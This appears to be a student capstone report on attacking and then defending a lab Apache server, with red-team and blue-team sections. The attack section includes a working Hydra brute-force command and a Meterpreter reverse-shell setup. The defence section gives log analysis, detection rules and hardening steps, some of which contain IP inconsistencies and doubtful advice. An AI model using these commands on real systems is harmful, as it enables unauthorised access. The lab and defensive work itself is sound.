Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: ml-lab

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target Server
Elk	192.168.1.100	SIEM
Kali	192. 168.1.90	Attacker/ Pentest
ML-Lab	192.169.1.1	environment

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Able to access directories on apache webserver.	*On capstone apache server, able to read full contents of directories*	*/Secret_folder is revealed and the files user Ashton is the administrator*
Weak Passwords and no multiple password attempt lockout	Weak passwords found in folder rockyou.txt and brute force attack allowed due to no lock out after failed password attempts	Brute force provided access to the files in Secret_folder and password hash for Ryan, web dev
Reverse shell backdoor repeated	Able to execute reverse payload exploit on web server as IPS, firewalls and allow access to ports	Access to remoter backdoor shell to apache capstone server

Exploitation: [Access directories on Apache Server]

01

Running bash command:
nmap 192.168.1.0/24 to see port 80 is open

And then navigating To the webbrower


192.168.1.105

02

Achievements
Gained access to all the directories + file locations.

Search the directories further “meet_our_team/ 192.168.1.105/company_folders/secret_folder which is for “ashton eyes only”
Ashton is the admin

03



Exploitation: [Weak Passwords and no multiple password attempt lockout]

01

Tools & Processes

Using Ashton's name, run the Hydra attack against the directory to get Ashton password:

Type: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02


Achievements

Password for Ashton was found in ‘rockyou’ dictionary.

Access to the /secret_folder/ was achieved.
Access info for /webdav/ system was found.

Hash for Ryan’s password was found and cracked allowing access to webdav.

03



Exploitation: [Reverse shell backdoor repeated]

01

Tools & Processes

Created and uploaded msfvenom payload: php/meterpreter/reverse_tcp
Established remote listener.
Executed reverse shell backdoor on Capstone Apache server.
On listener side search for flag
find . -iname flag.txt

02

Achievements


Opened a remote backdoor shell to the Capstone Apache server and gained access to root directory on the Capstone 192.168.1.105 server.

Read the flag.txt file with cat once located

03

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
^[[B^[[B
```




```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The original port scan performed by 192.168.1.90 occurred on March 15, 2021 @ 8:15PM
- 1600 packets were sent from 192.168.1.90
- Multiple ports requested at the same time are indicative of a port scan

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	132.7GB	2.7GB
192.168.1.90	192.168.1.105	52.3MB	93.9MB
192.168.1.90	192.168.1.1	469.6KB	1.6KB
192.168.1.90	142.250.138.95	278.3KB	33.5MB
192.168.1.90	192.168.1.90	234.6KB	218.8KB
192.168.1.105	192.168.1.100	56.8GB	2.4GB
192.168.1.105	91.189.91.43	600KB	181.5MB
192.168.1.105	91.189.88.142	454.7KB	90.7MB
192.168.1.105	91.189.92.38	69.9KB	9.1MB
192.168.1.105	169.254.169.254	64KB	156.4KB

Export: Raw Formatted



Analysis: Finding the Request for the Hidden Directory

- Request for hidden directory secret_folder occurred on March 15 8:15 pm
- The “connect_to_corp_server” file was requested, which contains instructions for connecting to WebDav
- 16,237 request/count was made via brute force attack

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,237
http://192.168.1.105/company_folders/secret_folder/	2
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack


- 16000 requests were made
- 4 requests were made before the attacker discovered the password

status: OK url.path: /company_folders/secret_folder @timestamp: Mar 15, 2021 @ 22:35:09.544 client.port: 48992 client.bytes: 385B client.ip: 192.168.1.90 server.ip: 192.168.1.105 server.port: 80 server.bytes: 626B type: http network.community_id: 1:toRv3DWGAauYXAr0nSTvTtpYKUg=

15, 2021 @ 22:33:57.295 user_agent.original: Mozilla/4.0 (Hydra) url.path: /company_folders/secret_folder @timestamp: Mar 15, 2021 @ 22:33:57.295 client.ip: 192.168.1.90 client.port: 48990 client.bytes: 163B status: Error ecs.version: 1.5.0 type: http http.version: 1.1 http.request.headers.content-length: 0

@ 22:33:57.279 url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Mar 15, 2021 @ 22:33:57.279 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 159B http.response.bytes: 698B http.response.body.bytes: 460B

@ 22:33:57.279 url.path: /company_folders/secret_folder



Analysis: Finding the WebDAV Connection

- 44 files were requested from the /webdev directory
- The passwd.dav file and shell.php file were requested

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	44
http://192.168.1.105/webdav/shell.php	14
http://192.168.1.105/webdav/	8
http://192.168.1.105/webdav/passwd.dav	8

HTTP status codes for the top queries [Packetbeat] ECS

Export: R

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

The following alarm can be set to detect future port scans:
Search criteria: destination.ip: 192.168.1.105 and source.ip: (not 192.168.1.105) and destination.port: (not 80)

Report criteria: Number of ports accessed per source IP per second.
Alarm criteria/threshold: Alert email and log when > 4 port 80 scans detected from the same IP address by unauthorized users at the same time stamp

System Hardening

Delay port scans: block, redirect traffic to ‘honeypot’

Implement Firewall to block all ports not used or not needed (except 80)

An IDS like Kibana or Splunk allow for immediate alerting of port scan activity, thereby facilitating rapid response to the potential threat. Firewall is an effective mitigation technique

Mitigation: Finding the Request for the Hidden Directory

Alarm

The following alarm can be set to detect future unauthorized access:
Search criteria: source.ip: (not 192.168.1.105 and url.path : *secret_folder*

Number of times “secret_folder” accessed from an outside Ip address

Alarm criteria/threshold:
Alert email and log when access is detected on “secret_folder” from IPs other than 192.168.1.105

System Hardening

Modify your configuration file on the host to block unwanted access to the “secret_folder” from any IP other than those listed and disable directory listings:

Open your httpd.conf file:
> nano /etc/httpd/conf/httpd.conf
* Locate directory section (/var/www/) and set it as follows:
Order allow,deny
Allow from 192.168.1.105
Allow from 127
Deny from 192.168.1.90
*Disable directory listing in apache by removing indexes

Mitigation: Preventing Brute Force Attacks

Alarm

The following alarm can be set to detect future brute force attacks:
http.request.method : "get" and user_agent.original :"Mozilla/4.0 (Hydra)" and url.path :"/company_folders/secret_folder/" and status :**(Error or OK)**

Number of times Error (401) response detected in 10 second interval.
Alarm criteria/threshold: Alert email and log when, on protected files and folders, > 5 Error (401) responses occur at any time OR any OK (200) responses occur from non-trusted IPs

System Hardening

A strong password policy is the first step against Brute Force Attacks.

Locking out multiple failed login attempts

Multi layered login, send a success (200) response for a failed password

Ask users to answer a security response upon multiple failed logins. 2 step- authentication

Use a CAPTCHA to avoid ‘bots’ access, authenticate human users

Mitigation: Detecting the WebDAV Connection

Alarm

The following alarm can be set to detect future unauthorized access to this directory:

http.request.method : * and url.path: *webdav* and source.ip: (not 192.168.1.150)

Report- Number of times the directory is requested from unathorized/non-trusted IPs.

Alarm criteria/threshold: Alert email and log when requests are made on protected files and folders and from non-trusted IPs

System Hardening

Modify config file on the host to block unwanted access to the “webdav” from any IP other than those listed:

Open httpd.conf file:
 > nano /etc/httpd/conf/httpd.conf Locate directory section (/var/www/)
set it as follows:
Order allow,deny
Allow from 192.168.1.105
Allow from 127
Deny from all

Mitigation: Identifying Reverse Shell Uploads

Alarm

Following Alarms can be set to detect future unauthorized file uploads:

http.request.method : “put” and url.path: *webdav* and source.ip: (not 192.168.1.105) Destination IP not port 80

Alert thresholds: Alert email and log when “put” request methods are made, on protected folders, from non-trusted IPs

System Hardening

Modify your config file on the host to block unwanted access to the “secret_folder” from any IP other than those listed:

httpd.conf file:
nano /etc/httpd/conf/httpd.conf (location may vary)
Locate directory section (/var/www/) and set it as follows:

```
Order allow,deny
Allow from 192.168.1.105
Allow from 127
<LimitExcept GET POST HEAD>deny
from all
</LimitExcept>
</Directory>
```


The End